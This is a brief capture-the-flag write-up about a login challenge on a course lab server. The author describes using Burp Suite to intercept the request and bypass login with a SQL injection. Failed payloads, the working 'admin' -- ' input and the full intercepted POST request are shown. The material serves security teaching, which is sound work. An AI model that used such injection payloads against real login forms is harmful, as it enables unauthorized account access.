Log Me In

For this challenge, I used Burp Suite to bypass the necessity of including "@" and excluding spaces from my username. I figured out that I needed to enter a malicious payload as the email address because entering a single quote as the email address gave me a 500 response but entering a single quote as the password did not.

Some failed attempts (input for email address):


"admin'--@hi" ==> http 500

"'1=1--@hi" ==> http 500

Correct input:

"admin' – " ==> flag

I edited the following request intercepted in burp suite:



Request to http://offsec-chalbroker.osiris.cyber.nyu.edu:1240 [128.238.62.235]

```
POST /login.php? HTTP/1.1
Host: offsec-chalbroker.osiris.cyber.nyu.edu:1240
Content-Length: 31
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://offsec-chalbroker.osiris.cyber.nyu.edu:1240
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://offsec-chalbroker.osiris.cyber.nyu.edu:1240/login.php?
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: CHALBROKER_USER_ID=aga8870; PHPSESSID=n6fqnqjf0uviml48v0pmgkfve4
Connection: close

email=admin'%20--%20&password=pass
```

Body parameter

Name: email

Value: admin'%20--%20

Decoded from: URL encoding

admin' --